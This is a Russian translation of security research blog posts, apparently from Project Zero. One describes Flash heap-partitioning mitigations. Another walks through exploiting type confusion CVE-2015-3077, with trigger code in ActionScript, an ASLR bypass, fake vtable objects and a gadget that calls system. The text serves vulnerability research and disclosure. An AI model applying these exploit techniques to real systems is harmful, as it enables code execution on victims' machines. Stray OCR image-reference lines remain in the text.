Сейчас самое время проверить версию Flash: вам действительно нужна новейшая. Например, в Google Chrome можно открыть `about:version` и посмотреть версии различных компонентов. Если установлен Flash v18.0.0.209 или новее, новые возможности уже доступны. В противном случае в Windows откройте `chrome://chrome`, чтобы подтолкнуть автоматическое обновление. При старой версии Chrome попытка открыть Flash-содержимое фактически вызовет более настойчивое предупреждение и блокировку.

Прежде чем переходить к техническим подробностям, напомним, как работало подавляющее большинство недавних эксплойтов Flash нулевого дня, 1-day и исследовательских эксплойтов:



На схеме эксплуатируется переполнение кучи. Атакующий выполняет «подготовку кучи», пытаясь разместить интересующий объект после объекта — источника переполнения. В качестве цели выбран буфер `Vector.<uint>`, начинающийся с поля длины. Желаемое повреждение должно увеличить эту длину. Метод применялся в недавних уязвимостях нулевого дня и различных 1-day.



На второй схеме эксплуатируется использование после освобождения. Атакующий добился освобождения блока кучи, на который всё ещё существует ссылка. Затем в освободившемся блоке выделяется `Vector.<uint>`, а последующее обращение после освобождения записывает в поле длины `Vector.<uint>` большее значение. Метод использовался как минимум в двух недавних уязвимостях нулевого дня Hacking Team.

Оба случая объединяет повреждение длины объекта буфера `Vector.<uint>`, которое уже некоторое время служит основным методом эксплуатации Flash. Помимо эксплойтов нулевого и первого дня этот приём использовался и в исследованиях Project Zero. Например, при работе над новым примитивом «повреждение параллельным потоком» мы применяли `Vector.<uint>`. И почему бы нет? Нет смысла решать задачу сложно, если существует простой способ. Именно из-за простоты и мощности примитива `Vector.<uint>` его необходимо было устранить.

Защитная мера: разделение кучи буферов Vector.<uint>

Разделение кучи изолирует разные типы объектов друг от друга. Chrome широко применяет этот подход, и он стал обычной защитной техникой в нескольких браузерах. Теперь технология появилась и во Flash. В первоначальной реализации буферы `Vector.<uint>` и очень похожие объекты изолированы от основной кучи Flash путём размещения в стандартной системной куче:

Теперь целостность буферов `Vector.<uint>` защищена и от переполнения кучи, и от использования после освобождения. При переполнении в куче Flash объектов `Vector.<uint>` там просто нет. При UAF попытка атакующего выделить `Vector.<uint>` в интересующем свободном блоке не сработает, поскольку объект живёт в другой куче.

Стоит отметить, что в 64-разрядной сборке Flash защита намного эффективнее из-за ограниченного адресного пространства 32-разрядных процессов. Сейчас подходящее время перейти на 64-разрядные браузер и Flash. Например, в Chrome под Windows 7 x64 или новее на 64-разрядной системе может работать 32-разрядный браузер. Для проверки откройте `chrome://chrome` и найдите строку «64-bit»: её наличие или отсутствие укажет разрядность сборки. Подробнее о преимуществах 64-разрядной версии Windows рассказано в блоге Chromium.

Защитная мера: усиленная рандомизация кучи Flash

Однажды при просмотре отображений кучи процесса Flash в Windows 7 x64 мы заметили высокую предсказуемость её положения. Мы зарегистрировали ошибку 276, которая теперь исправлена. Помимо непосредственного устранения предсказуемого адреса кучи предоставленный нами патч создал полезные побочные препятствия эксплуатации:

• Большие выделения свыше 1 МБ теперь рандомизируются лучше. Например, предыдущий эксплойт Project Zero, полагавшийся на упаковку выделений размером более 1 ГБ в предсказуемых местах, больше не работает.
• В 64-разрядных системах куча Flash, скорее всего, окажется очень далеко от других отображений памяти. Это даёт интересные свойства. Например, в том же эксплойте повреждалась длина буфера, после чего он использовался для чтения указателей функций из секции PLT библиотеки Flash. Длина буфера обычно 32-разрядная, поэтому диапазон повреждения ошибочного буфера может составлять `2^32 * sizeof(unsigned int)`, то есть 16 ГБ. С новой защитой двоичные секции вряд ли окажутся достаточно близко к куче Flash, чтобы повреждение буфера до них дотянулось. Атакующему потребуется дополнительный уровень косвенности.

Чтобы увидеть совместный эффект двух мер во время выполнения, запустим простую программу Flash, выделяющую большие `Vector.<uint>` и `ByteArray`:

```
_bigVec = new Vector.<uint>;
_bigVec.length = ((512 * 1024 * 1024) - 500) / 4;
_bigVec[0] = 0xf2f2f2f2;
_bigArr = new ByteArray();
_bigArr.length = 512 * 1024 * 1024;
_bigArr[0] = 0xf1;
```

Затем посмотрим отображения процесса, в данном случае Chrome Linux x64:

```
2d7ef200000-2d7ef209000   rw-p 00000000 00:00 0
35001005000-35022005000   rw-p 00000000 00:00 0  // Isolated 512MB ByteArray buffer.
a7026000000-a7026100000   rw-p 00000000 00:00 0
[...]
11655c57f000-11657c87f000 rw-p 00000000 00:00 0  // tcmalloc heap; Vector.<uint>
                                                      // buffer at 0x11655c6ae000
[...]
3d3c8715f000-3d3c8716f000 r-xp 00000000 00:00 0  // Main Flash heap mappings (x3)
3d3c8716f000-3d3c8760b000 rw-p 00000000 00:00 0
3d3c8760b000-3d3c87f4b000 ---p 00000000 00:00 0
```

Сейчас новое разделение кучи включено в версиях Flash для подключаемого модуля Pepper, поэтому его уже можно увидеть в Google Chrome на всех операционных системах. В августе Adobe планирует распространить разделение и на модули не-Pepper.

Защитная мера: проверка длины Vector.<*>

Один патч Flash содержит не одну, а две меры против повреждения длины Vector. Вторую разработала Adobe. Длина Vector хранится вместе с секретным проверочным значением. Повредив длину, атакующий не знает, какое значение записать в секрет, а несовпадение приводит к аварийному завершению во время выполнения. Начиная с 18.0.0.209 защита присутствует во всех сборках Flash.

Две меры для одного примитива могут показаться избыточными, но они хорошо дополняют друг друга. Разделение кучи очень эффективно в 64-разрядных сборках, тогда как ограниченное адресное пространство создаёт тесноту в 32-разрядных. Лучший пример — наша статья об ошибке 229, затрагивающей только 32-разрядные сборки. Её примитив позволяет записывать по любому абсолютному адресу 32-разрядного пространства. Очевидно, он пересекает разделы, а распыление кучи повышает вероятность отображения выбранного адреса. Поэтому в 32-разрядной системе эксплуатация может обойти разделение, но столкнуться с проверкой длины.

Кроме того, из-за особенностей сборки мусора разделение не охватывает буферы `Vector.<Object>`. Проверка длины распространяется и на них, и на все остальные типы Vector. Наконец, сейчас буферы `Vector.<uint>` находятся в системной куче, а не в отдельном разделе. Хотя большинство выделений процесса Flash происходит в его собственной куче, повреждение памяти системной кучи всё ещё может затронуть `Vector.<uint>`, и здесь помогает проверка длины.

Будущее

Мы считаем эту работу серьёзным шагом вперёд в безопасности Flash, но до завершения далеко. На каждую меру защитников атакующие попытаются придумать противодействие. Это игра в кошки-мышки: мы будем следить за адаптацией злоумышленников и создавать новые меры на основе наблюдений. Ещё важнее то, что мы разрабатываем следующий уровень защиты, исходя из ожидаемых действий. Разделение ещё далеко не закончено. Мы проанализируем типы объектов, определим другие подходящие для изоляции и продолжим постепенно двигаться вперёд.

Помимо этого мы продолжаем укреплять различные браузерные песочницы и работать над компиляторными мерами. Как всегда, мы полностью опубликуем работу, когда появятся интересные результаты.

Мы хотим поблагодарить Adobe за сотрудничество.

Одна идеальная ошибка: эксплуатация путаницы типов во Flash

Автор: Natalie Silvanovich, ошеломлённая и запутавшаяся в типах

Некоторым атакующим нужен чрезвычайно надёжный эксплойт: он должен стабильно достигать выполнения кода на известной платформе и версии Flash. Один из путей — необычайно качественная уязвимость. В этой статье описывается такая ошибка и свойства, делающие её эксплуатацию надёжной.

Ошибка

CVE-2015-3077 — путаница типов в сеттерах фильтров Flash `Button` и `MovieClip`. Она позволяет спутать любой класс фильтра с любым другим. Я сообщила о ней в феврале 2015 года, а Adobe исправила её в мае.

Атакующий может заменить конструктор, используемый для инициализации объекта фильтра:


```
var filter = new flash.filters.BlurFilter();
object.filters = [filter];
var e = flash.filters.ConvolutionFilter;
flash["filters"] = [];
flash["filters"]["BlurFilter"] = e;
var f = object.filters;
var d = f[0];
```

Логический эквивалент, хотя его компиляция во Flash CS не гарантирована:

```
var filter = new flash.filters.BlurFilter();
object.filters = [filter];
flash.filters.BlurFilter = flash.filters.ConvolutionFilter;
var f = object.filters;
var d = f[0];
```

`object.filters` хранит нативный `BlurFilter`. После замены его конструктора ActionScript геттер строит обёртку с `ConvolutionFilter` и возвращает ActionScript-объект `ConvolutionFilter`, поддерживаемый нативным `BlurFilter`. После этого его поля можно читать и записывать в соответствии с неправильной раскладкой. То же справедливо для любой другой пары фильтров.

Ниже показаны раскладки в 64-разрядном Linux.



В двух сочетаниях контролируемые атакующим целые числа или числа с плавающей точкой перекрываются с указателями. Поскольку поля имеют фиксированные, определённые классом смещения, чтение и запись не зависят от раскладки кучи и не завершаются случайной неудачей.


Эксплойт

Эксплойт многократно вызывает путаницу, поэтому я создала повторно используемую вспомогательную функцию `FilterConfuse.confuse`. После каждого вызова она восстанавливает конструкторы и прочее состояние, чтобы повторные вызовы не меняли несвязанное поведение ActionScript.

Обход ASLR


Первый шаг — получение адреса таблицы виртуальных функций. У всех объектов фильтров таблицы расположены по одному смещению, поэтому одной путаницей фильтров раскрыть её нельзя. Вместо этого указатель предоставляет объект `BitmapData`, на который ссылается `DisplacementMapFilter`.

При путанице `DisplacementMapFilter` с `BevelFilter` его указатель `BitmapData` совмещается с полями `BevelFilter`: `shadowColor`, `shadowAlpha`, `highlightColor` и `highlightAlpha`. Эти свойства раскрывают два 32-разрядных слова: геттеры цвета читают младшие 24 бита, а геттеры альфа-канала — старшие 8 бит. Побитовое объединение восстанавливает точный адрес `BitmapData`.



Затем читаем таблицу виртуальных функций из начала `BitmapData`. `ConvolutionFilter.matrix` — указатель на нативный массив float, который возвращается ActionScript как массив чисел с плавающей точкой. Если перенаправить этот указатель на `BitmapData`, чтение `matrix` раскроет память объекта.

Чтобы его задать, путаем новый `ConvolutionFilter` с `DisplacementMapFilter`. Целочисленные поля `x` и `y` свойства `mapPoint` перекрываются с указателем матрицы. Устанавливаем их в адрес `BitmapData`, возвращаем путаницу объекта к `ConvolutionFilter` и читаем его матрицу.





```
var vtable_low = f.matrix[0];
var vtable_high = f.matrix[1];
```


Надёжное преобразование чисел с плавающей точкой

Половины утекшей таблицы виртуальных функций приходят как float. Не каждый битовый шаблон указателя является допустимым числом с плавающей точкой: некоторые превращаются в NaN или изменяются. Однако AS2 ленив. Нативный float не интерпретируется, пока ActionScript не выполнит над ним операцию. Если сразу спутать его со свойством на основе целого числа, сохранятся все 32 бита.

`FloatConverter` реализует преобразование float в int, путая встроенную матрицу float из `ColorMatrixFilter` с основанными на целых числах полями цвета и альфа-канала `GlowFilter`.



Эта пара небезопасна для преобразования int во float. Обращение к одному элементу `ColorMatrixFilter` копирует всю матрицу и преобразует каждую запись в `Number`. Поскольку матрица выходит за границы меньшего спутанного `GlowFilter`, неизвестные слова кучи могут быть восприняты как указатели и вызвать сбой. Поэтому для int-to-float используется прямое перекрытие `ConvolutionFilter` и `DisplacementMapFilter` без обращения к соседним значениям кучи.



Остаётся ещё одна проблема: сигнализирующие NaN. Числа AS2 являются либо целыми, либо указателями на double. Нативная матрица хранит float; её геттер преобразует каждый float в double, а конвертер затем преобразует его обратно. Обычные значения сохраняются, но преобразование x86 превращает SNaN в QNaN, устанавливая бит 22 мантиссы.

Эксплойт выполняет второе невыровненное чтение таблицы виртуальных функций, сдвинув указатель `BitmapData` на один байт. Оно независимо раскрывает затронутый байт и позволяет исправить исходные биты, если те представляли SNaN.


Теперь таблицу виртуальных функций можно точно восстановить в виде целых чисел.

Создание поддельных объектов Bitmap


Для управления выполнением эксплойт заменяет таблицу виртуальных функций объекта. `BitmapData` состоит из нескольких нативных вспомогательных объектов. Его обёртка ActionScript указывает на нативный объект bitmap, а тот — на объект **bits**, содержащий хранилище пикселей и часто вызываемые виртуальные методы.

Эксплойт создаёт поддельные таблицу виртуальных функций, объект bits и bitmap. `ConvolutionFilter.matrix` выделяет буферы float произвольного размера. Путаница с `DisplacementMapFilter` раскрывает адрес каждого выделения через `mapPoint`. Поскольку после создания массивы неизменяемы, объекты строятся изнутри наружу.


Сначала создаётся поддельная таблица виртуальных функций:



Затем создаётся поддельный объект bits bitmap, указывающий на неё:



Наконец, создаётся поддельный bitmap, указывающий на объект bits:



Указатель поддельного bitmap записывается в `DisplacementMapFilter` путём его путаницы с `BevelFilter` и установки перекрывающихся полей цвета — в обратном порядке относительно предыдущей утечки. После обратной путаницы `mapImage` возвращает ссылку ActionScript на поддельный объект. Вызов виртуального метода вроде `setPixel32` проходит через поддельную таблицу виртуальных функций.

Запись указателей без повреждения SNaN

При записи `ConvolutionFilter.matrix` также преобразует значения через float и double. Если младшее слово указателя является SNaN, бит 22 меняется. Этого можно избежать невыровненным представлением:

```
Original pointer bytes:
00: XX XX YY QQ XX ZZ 00 00

Unaligned 32-bit float writes:
00: 00 XX XX YY
04: QQ XX ZZ 00
08: 00 00 00 00
```

Для указателя SNaN соответствующий бит в `YY` обязательно сброшен, поэтому ни одно невыровненное слово само не является SNaN. Это работает для одного произвольного указателя в массиве. Последовательные указатели создают неконтролируемую границу float:

```
00: 00 XX XX YY
04: QQ XX ZZ 00
08: 00 XX XX XX
0c: QQ XX ZZ 00
10: 00 00 00 00
```

Слово по адресу `0x08` само может оказаться SNaN. Поэтому каждый буфер `ConvolutionFilter.matrix` содержит лишь один указатель. Поддельные объекты bitmap и bits естественным образом удовлетворяют этому требованию, но таблица виртуальных функций из одной записи затрудняет передачу параметров и вызов кода.

Переход к полностью контролируемым нативным буферам

`BitmapData.paletteMap` обеспечивает переход. Метод принимает четыре массива чисел ActionScript, преобразует их в нативные массивы целых чисел, а затем вызывает виртуальный метод с четырьмя указателями на эти буферы.

В момент виртуального вызова указатели на контролируемые буферы находятся в `r12`, `r13`, `r14` и `r15`. Единственная запись поддельной таблицы виртуальных функций является гаджетом:

```
mov rdi, r13
call [r12]
```

Буфер `r13` содержит `"gedit"`, а `r12` — указатель на гаджет библиотеки Flash, вызывающий `system`. Виртуальный вызов запускает gedit.

Выполнение детерминированно, хотя эта PoC не продолжает работу аккуратно: Flash аварийно завершается при выходе из gedit. Исправить это могли бы несколько вызовов в четырёх буферах.

Уничтожение Flash также приводит к сбою, поскольку спутанные указатели матрицы `ConvolutionFilter` и указатели `BitmapData` принадлежат разным кучам, а деструкторы освобождают их как неправильный тип. Обратная путаница не восстанавливает оригиналы, поскольку эта ошибка создаёт копии. Сохранение ссылок предотвращает сборку мусора во время эксплуатации, а нативный код после эксплуатации мог бы исправить раскладки объектов или обнулить указатели деструкторов перед завершением, однако PoC эту очистку не реализует.

Что делает ошибку надёжной?

Несколько свойств делают CVE-2015-3077 необычайно подходящей для надёжной эксплуатации:

• **Полезное выравнивание полей.** Настоящие указатели перекрываются со спутанными полями, которые атакующий может непосредственно читать или записывать. Примитив остаётся внутри фиксированных раскладок объектов и не зависит от соседних блоков кучи.
• **Путаница происходит при выходе из функции.** Никакая последующая внутренняя операция неожиданно не использует недопустимый объект. Кроме того, эксплойт задаёт `MovieClip` размером 0 на 0 пикселей, не позволяя Flash автоматически применять фильтры.
• **Неиспользуемые поля остаются неиспользованными.** Несущественные спутанные члены никогда не вызывают сбой, чему также помогает нулевой размер `MovieClip`.
• **Можно сохранять как исходные, так и спутанные ссылки.** Сборка мусора для спутанного объекта опасна, поскольку предполагает допустимые поля указателей. Сильные ссылки сохраняют все объекты живыми в течение уязвимого окна.

Другие путаницы типов менее благоприятны. Если небольшой объект времени выполнения путается с более крупным типом API, поля читаются из соседней памяти кучи, создавая неопределённость раскладки. Некоторые ошибки предоставляют лишь ограниченные методы или значения и могут дать только утечку информации. Надёжность зависит от точного сочетания полей и жизненного цикла объекта.

Заключение

На надёжность влияют выравнивание исходных и спутанных полей, точка возникновения путаницы, последующее использование объекта и сборка мусора. CVE-2015-3077 необычайно удачно сочетает эти факторы.

Эксплойт вызывает ошибку до 31 раза: восемь раз для примитивов членов объектов и ещё от 19 до 23 раз для преобразования float в зависимости от встреченных SNaN. Несмотря на это количество, каждый шаг детерминирован и полагается только на гарантированное поведение, благодаря чему эксплойт очень надёжен.

Одна уязвимость в шрифтах, чтобы править всеми, часть 1: знакомство с уязвимостью BLEND

